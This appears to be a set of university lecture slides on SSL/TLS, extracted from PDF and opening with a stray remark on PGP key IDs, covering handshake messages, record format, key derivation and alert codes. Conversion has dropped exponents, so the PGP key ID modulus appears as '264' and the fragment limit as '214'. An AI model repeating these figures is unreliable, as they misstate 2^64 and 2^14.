Solution adopted in PGP: ID of a public key $ke(B)$ is defined to be $ke(B) \bmod 264$.

Comments: Hence with very high probability that the IDs of a user's public keys are unique.

Is key ID needed for PGP signature? Yes. Key ID is also included in the component of PGP signature.

Cyber Security

Transport Layer Security

Ashutosh Bhatia

BITS Pilani


ashutosh.bhatia@pilani.bits-pilani.ac.in

Web Security Considerations


- The World Wide Web is fundamentally a client/server application running over the Internet and TCP/IP intranets
- The following characteristics of Web usage suggest the need for tailored security tools:
 - Web servers are relatively easy to configure and manage
 - Web content is increasingly easy to develop
 - The underlying software is extraordinarily complex
 - May hide many potential security flaws
 - A Web server can be exploited as a launching pad into the corporation's or agency's entire computer complex
 - Casual and untrained (in security matters) users are common clients for Web-based services
 - Such users are not necessarily aware of the security risks that exist and do not have the tools or knowledge to take effective countermeasures

	Threats	Consequences	Countermeasures
Integrity	<ul style="list-style-type: none"> • Modification of user data • Trojan horse browser • Modification of memory • Modification of message traffic in transit 	<ul style="list-style-type: none"> • Loss of information • Compromise of machine • Vulnerability to all other threats 	Cryptographic checksums
Confidentiality	<ul style="list-style-type: none"> • Eavesdropping on the net • Theft of info from server • Theft of data from client • Info about network configuration • Info about which client talks to server 	<ul style="list-style-type: none"> • Loss of information • Loss of privacy 	Encryption, Web proxies
Denial of Service	<ul style="list-style-type: none"> • Killing of user threads • Flooding machine with bogus requests • Filling up disk or memory • Isolating machine by DNS attacks 	<ul style="list-style-type: none"> • Disruptive • Annoying • Prevent user from getting work done 	Difficult to prevent
Authentication	<ul style="list-style-type: none"> • Impersonation of legitimate users • Data forgery 	<ul style="list-style-type: none"> • Misrepresentation of user • Belief that false information is valid 	Cryptographic techniques


Web Traffic Security Approaches



(a) Network Level



(b) Transport Level



(c) Application Level

- SSL/TLS provides the following services **over TCP** layer:
 - Crypto negotiation**: Negotiate encryption and hash methods
 - Key Exchange**: Secret key exchange using public key certificates
 - Privacy**: Encryption using a secret key
 - Integrity**: Message authentication using a keyed hash

History

- ❑ SSL was developed by Netscape. V1 was never deployed. V2 had major issues.
- ❑ SSL v3 is most commonly deployed protocol
- ❑ IETF standardized SSL V3 with some upgrades as Transport Layer Security (TLS) V1 in RFC 2246 1999
TLS is encoded as SSL V3.1
The differences are small but the protocols do not interoperate.
- ❑ TLS v1.1 (SSL V3.2) added protection against CBC attacks [RFC 4346 2006]

History (Cont)

- TLS v1.2 (SSL V3.3) in RFC 5246 August 2008 added:
 - MD5-SHA-1 pseudorandom function (PRF) replaced with SHA-256
 - MD5-SHA-1 Finished message hash replaced with SHA-256
 - MD5-SHA-1 in digitally-signed element replaced with a single hash negotiated during handshake, default=SHA-1.
 - Enhanced Client's and server's specification for hash and signature algorithms
 - Expansion of support for authenticated encryption ciphers
 - TLS Extensions definition and Advanced Encryption Standard Cipher Suites
- RFC 6176 updated TLS v1.2 by requiring that SSL V2 is never accepted.

Transport Layer Security (TLS)

One of the most widely used security services

Defined in RFC 5246

Is an Internet standard that evolved from a commercial protocol known as Secure Sockets Layer (SSL)

Can be embedded in specific packages

Could be provided as part of the underlying protocol suite and therefore be transparent to applications

Is a general purpose service implemented as a set of protocols that rely on TCP

Most browsers come equipped with TLS, and most Web servers have implemented the protocol

SSL Architecture

Connection

- A transport that provides a suitable type of service
- For TLS such connections are peer-to-peer relationships
- Connections are transient
- Every connection is associated with one session

Session

- An association between a client and a server
- Created by the Handshake Protocol
- Define a set of cryptographic security parameters which can be shared among multiple connections
- Are used to avoid the expensive negotiation of new security parameters for each connection

A session state is defined by the following parameters:

Session identifier	Peer certificate	Compression method	Cipher spec	Master secret	Is resumable
An arbitrary byte sequence chosen by the server to identify an active or resumable session state	An X509.v3 certificate of the peer; this element of the state may be null	The algorithm used to compress data prior to encryption	Specifies the bulk data encryption algorithm and a hash algorithm used for MAC calculation; also defines cryptographic attributes such as the hash_size	48-byte secret shared between the client and the server	A flag indicating whether the session can be used to initiate new connections

A connection state is defined by the following parameters

Server and client random

- Byte sequences that are chosen by the server and client for each connection

Server write MAC secret

- The secret key used in MAC operations on data sent by the server

Client write MAC secret

- The secret key used in MAC operations on data sent by the client

Server write key

- The secret encryption key for data encrypted by the server and decrypted by the client

Client write key

- The symmetric encryption key for data encrypted by the client and decrypted by the server

Initialization vectors


- When a block cipher in CBC mode is used, an initialization vector (IV) is maintained for each key
- This field is first initialized by the TLS Handshake Protocol
- The final ciphertext block from each record is preserved for use as the IV with the following record

Sequence numbers


- Each party maintains separate sequence numbers for transmitted and received messages for each connection
- When a party sends or receives a change cipher spec message, the appropriate sequence number is set to zero
- Sequence numbers may not exceed $2^{64} - 1$

SSL Architecture

- SSL has 4 components in two layers
- 1. **Handshake protocol**: Negotiates crypto parameters for an “SSL session” that can be used for many “SSL/TCP connections”
- 2. **Record Protocol**: Provides encryption and MAC
- 3. **Alert protocol**: To convey problems
- 4. **Change Cipher Spec Protocol**: Implement negotiated crypto parameters



SSL Record Protocol



Application Data

Fragment

Compress

Add MAC

Encrypt

**Append SSL
Record Header**




Figure 17.3 SSL Record Protocol Operation




Figure 17.4 SSL Record Format

1 byte

1

(a) Change Cipher Spec Protocol

1 byte

Type

3 bytes

Length

≥ 0 bytes

Content

(c) Handshake Protocol

1 byte 1 byte

Level	Alert
-------	-------

(b) Alert Protocol

≥ 1 byte

OpaqueContent


(d) Other Upper-Layer Protocol (e.g., HTTP)

Figure 17.5 SSL Record Protocol Payload


SSL Handshake Protocol

- Allows server and client to:
 - Authenticate each other
 - To negotiate encryption & MAC algorithms
 - To negotiate cryptographic keys to be used
- Comprises a series of messages in phases
 1. Establish Security Capabilities
 2. Server Authentication
 3. Client Authentication and Key Exchange
 4. Finish

SSL Handshake Protocol Actions



The four phases of the SSL Handshake protocol



Handshake Messages

All messages are Type-Length-Value (TLV) encoded.

Types

- 1 = Client Hello: Highest Version Supported, R_{Client} , Session ID, Cipher Suites, Compressions
- 2 = Server Hello: Version Accepted, R_{Server} , Session ID, Chosen Cipher, Chosen Compression
- 14 = Server Hello Done
- 16 = Client Key Exchange: Encrypted pre-master key
- 12 = Server Key Exchange: Modulus p, Exponent g, Signature (export only)
- 13 = Certificate Request: CA Names (requested by the server)
- 11 = Certificate: sent by the server
- 15 = Certificate Verify: Signature of Hash of messages
- 20 = Handshake Finished: MD5 and SHA Digest of message halves

Security Capability Negotiation


- Key-Exchange Methods:
 - RSA
 - Fixed D-H: Shared secret generated using fixed public keys
 - Ephemeral D-H: Ephemeral = Temporary, one-time secret key is generated after certificate exchange and authentication
 - Anonymous D-H: No authentication. Only public key exchange. Subject to MITM attack
 - Fortezza: Using PC-Cards (<http://en.wikipedia.org/wiki/Fortezza>)
- CipherSpec:
 - Cipher Algorithm: RC4, RC2, DES, 3DES, DES40, IDEA, or Fortezza
 - MAC Algorithm: MD5 or SHA-1
 - CipherType: Stream or Block
 - IsExportable: True or False
 - HashSize: 0, 16 (for MD5), or 20 (for SHA-1) bytes
 - Key Material: info used to generate keys
 - IV Size: Size of IV for CBC

Cryptographic Computations

- Master secret creation
 - A one-time 48-byte value based on nonces
 - A 48-byte pre-master secret is exchanged/generated using secure key exchange (RSA / Diffie-Hellman) and then hashing:
 - $$\begin{aligned} \text{Master_Secret} = & \text{MD5}(\text{Pre_master_Secret} \parallel \text{SHA}('A' \parallel \text{pre_master_secret} \parallel \\ & \text{clientHello.random} \parallel \text{ServerHello.random})) \parallel \\ & \text{MD5}(\text{Pre_master_Secret} \parallel \text{SHA}('BBB' \parallel \text{pre_master_secret} \parallel \\ & \text{clientHello.random} \parallel \text{ServerHello.random})) \parallel \\ & \text{MD5}(\text{Pre_master_Secret} \parallel \text{SHA}('CCC' \parallel \text{pre_master_secret} \parallel \\ & \text{clientHello.random} \parallel \text{ServerHello.random})) \end{aligned}$$
- Generation of cryptographic parameters
 - Client write MAC secret, a server write MAC secret, a client write key, a server write key, a client write IV, and a server write IV
 - Generated by hashing master secret

SSL Change Cipher Spec Protocol

- ❑ A single 1-byte message
- ❑ Causes negotiated parameters to become current
- ❑ Hence updating the cipher suite in use



(a) Change Cipher Spec Protocol

SSL Alert Protocol

Conveys SSL-related alerts to peer entity

Two byte message: Level-Alert, level = warning or fatal,
fatal \Rightarrow Immediate termination

0 Close notify (warning or fatal)

10 Unexpected message (fatal)

20 Bad record MAC (fatal)

21 Decryption failed (fatal, TLS only)

22 Record overflow (fatal, TLS only)


41 No certificate (SSL v3 only) (warning or fatal)

42 Bad certificate (warning or fatal)

43 Unsupported certificate (warning or fatal)

44 Certificate revoked (warning or fatal)

45 Certificate expired (warning or fatal)



SSL Record Protocol Services

- **Confidentiality**
 - Using symmetric encryption with a shared secret key defined by Handshake Protocol
 - AES, IDEA, RC2-40, DES-40, DES, 3DES, Fortezza, RC4-40, RC4-128
 - The message is compressed before encryption
- **Message integrity**
 - Using a MAC with shared secret key
 - Similar to HMAC but with different padding

The SSL Record Protocol operation

Fragmentation: The message (either from server to client, or from client to server) is fragmented into blocks whose length does not exceed 214 (16384) bytes.

